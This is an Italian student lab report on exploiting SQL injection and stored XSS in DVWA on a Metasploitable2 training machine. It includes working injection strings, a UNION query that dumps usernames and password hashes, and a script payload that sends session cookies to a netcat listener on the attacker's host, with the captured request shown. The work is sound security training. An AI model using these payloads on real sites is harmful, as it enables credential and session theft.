

S 6 L 5

# **Report sull'Esercizio di SQL Injection e XSS Stored su DVWA**

# Introduzione

In questo esercizio, ho sfruttato le vulnerabilità di SQL Injection e XSS Stored presenti nell'applicazione DVWA (Damn Vulnerable Web Application) configurata su una macchina Metasploitable2. L'obiettivo era dimostrare come queste vulnerabilità possono essere utilizzate per esfiltrare dati sensibili, come nomi utenti, password e cookie di sessione, utilizzando vari payload e tecniche.

# Impostazione sito DVWA

The screenshot shows the DVWA (Damn Vulnerable Web Application) security settings interface. The URL in the browser is 192.168.50.103/dvwa/security.php. The DVWA logo is at the top. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area has a title 'DVWA Security' with a lock icon. It says 'Script Security'. Below it, it states 'Security Level is currently **low**'. It explains that security level changes vulnerability. A dropdown menu is set to 'low' with a 'Submit' button. There's a section for 'PHPIDS' which says 'PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications'. It allows enabling PHPIDS, which is currently 'disabled'. There are links for 'enable PHPIDS', 'Simulate attack', and 'View IDS log'. At the bottom, it shows 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. The footer says 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Ho impostato il livello di sicurezza in 'low'.

# SQL Injection e variante blind

**Obiettivo:** Estrarre i nomi utenti e le password dal database utilizzando una SQL Injection. SQL Injection è una tecnica di attacco in cui un attaccante inserisce o "inietta" comandi SQL malevoli in un input dell'applicazione, al fine di manipolare l'esecuzione della query SQL e ottenere accesso non autorizzato ai dati del database; la differenza con la variante blind è che quest'ultima non fornisce errori.

## 1. Identificazione del Campo Vulnerabile:

- Ho navigato alla sezione "SQL Injection" di DVWA.
- Ho inserito un singolo apice (' ') nel campo User ID e ho premuto "Submit". La presenza di un errore SQL ha confermato la vulnerabilità del campo.

## 2. Esecuzione di SQL Injection blind:

- Ho inserito nel campo "User ID" la seguente stringa: **1' or '1='1**.
- Questa iniezione ha causato la visualizzazione di tutti i record del database, confermando che la query era vulnerabile.

Un payload SQL è un frammento di codice SQL che un attaccante inserisce nell'input dell'utente per manipolare la query SQL eseguita dall'applicazione; per estrarre nomi utenti e password.

Payload utilizzato:

# Esecuzione Sql injection blind

192.168.50.103/dvwa/vulnerabilities/sql\_injection/?id=1'+or+'1'%3D'1&Submit=Submit#

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec IntelTechniques by Mi...

**DVWA**

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' or '1='1  
First name: admin  
Surname: admin

ID: 1' or '1='1  
First name: Gordon  
Surname: Brown

ID: 1' or '1='1  
First name: Hack  
Surname: Me

ID: 1' or '1='1  
First name: Pablo  
Surname: Picasso

ID: 1' or '1='1  
First name: Bob  
Surname: Smith


**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info  
About  
Logout

### 3. Visualizzazione del Codice Sorgente:

- Ho esaminato il codice sorgente per comprendere meglio la vulnerabilità



The screenshot shows a Mozilla Firefox window displaying the source code of a PHP file from the Damn Vulnerable Web App (DVWA) v1.0.7. The title bar reads "Damn Vulnerable Web App (DVWA) v1.0.7 :: Source — Mozilla Firefox". The address bar shows the URL "192.168.50.103/dvwa/vulnerabilities/view\_source.php?id=sql\_i盲nd&security=low". The main content area is titled "SQL Injection (Blind) Source" and contains the following PHP code:

```
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors

    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
```

- La query SQL è vulnerabile poiché il parametro \$id non è sanitizzato.

## 4. SQL Injection per Estrazione di Username e Password:

- Ho tentato diverse stringhe di iniezione per estrarre username e password, alla fine la stringa che ha funzionato è stata: **1' UNION SELECT user, password FROM users #**

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection". A form asks for "User ID:" with a "Submit" button. Below the form, several red error messages are displayed, each containing a modified SQL query and its results. The first message is: "ID: 1' UNION SELECT user, password FROM users # First name: admin Surname: admin". Subsequent messages show different results, such as "First name: gordonb Surname: e99a18c428cb38d5f260853678922e03". The URL in the browser's address bar is "92.168.50.103/dvwa/vulnerabilities/sqlinjection/?id=1'+UNION+SELECT+user%2C+password+FROM+users%23&Submit=Submit#". The DVWA logo is at the top.

User ID:  Submit

ID: 1' UNION SELECT user, password FROM users #  
First name: admin  
Surname: admin

ID: 1' UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

### Spiegazione della query:

**1'**: Questo è l'inizio della nostra iniezione, il ' chiude il valore di user\_id nella query originale.  
**SELECT first\_name, last\_name FROM users WHERE user\_id = '1'**

L'operatore **UNION** è usato per combinare i risultati di due query **SELECT** distinti in un unico risultato.

### SELECT user, password FROM users:

Questa è la seconda query che verrà unita ai risultati della prima query, seleziona i campi **username** e **password** dalla tabella **users**.

Il **#** è un commento in MySQL. Tutto ciò che segue **#** verrà ignorato dal database, questo assicura che qualsiasi altra parte della query originale venga commentata ed ignorata, prevenendo errori di sintassi.

# XSS Stored

Obiettivo: Recuperare i cookie di sessione dello XSS stored.

XSS Stored (Cross-Site Scripting Stored) è una vulnerabilità in cui l'attaccante inserisce script malevoli in una parte persistente dell'applicazione, come un commento o un campo di input. Questi script vengono poi eseguiti quando altri utenti visualizzano la pagina contenente lo script.

1. Ho avviato netcat in ascolto su una porta specifica (porta 80) sulla mia macchina Kali Linux, usando il comando **sudo nc -l -p 80**
2. Ho creato un payload XSS che invia i cookie al mio server in ascolto:

```
<script>
var i = new Image();
i.src = "http://192.168.1.29:80/?cookie=" + document.cookie;
</script>
```

The screenshot shows a browser window for the DVWA application at the URL `192.168.1.149/dvwa/vulnerabilities/xss_s/`. The title bar includes links to various Kali tools like Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and IntelTechniques by Mi... The DVWA logo is visible in the top right. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored (which is highlighted in green). The main content area is titled "Vulnerability: Stored Cross Site Scripting". It contains two input fields: "Name \*" with the value "testxss" and "Message \*" with the value "<script> var i = new Image(); i.src = \"http://192.168.1.29:80/?cookie=\" + document.cookie;". Below these fields is a "Sign Guestbook" button. To the right, there is a list of guestbook entries:

- Name: test Message: This is a test comment.
- Name: Luca Message:
- Name: Luca Message:
- Name: test Message:
- Name: esercizio Message:

At the bottom, there is a "More info" section with three links:

- <http://ha.ckers.org/xss.html>
- [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>

```

File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~]
$ nmap 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 12:55 EDT
Nmap scan report for 192.168.1.149 (192.168.1.149)
Host is up (0.00036s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8180/tcp  open  unknown
Message:
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
ty
(kali㉿kali)-[~]:usage:
$ nc -l -p 80
GET /?cookie=security=low;%20PHPSESSID=e7096bb7dbaac6f7b8ec0b5b2f3f5a3b HTTP/1.1
Host: 192.168.1.29
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.149/
Name: ccc
Message: cdcds

```

3. Ho navigato alla sezione "XSS (Stored)" di DVWA e successivamente ho inserito il payload nel campo Message e ho inviato il modulo.

4. Ho verificato l'arrivo dei cookie di sessione  
Nel terminale di Kali Linux dove netcat stava in ascolto, ho visto le richieste HTTP in arrivo contenenti i cookie di sessione.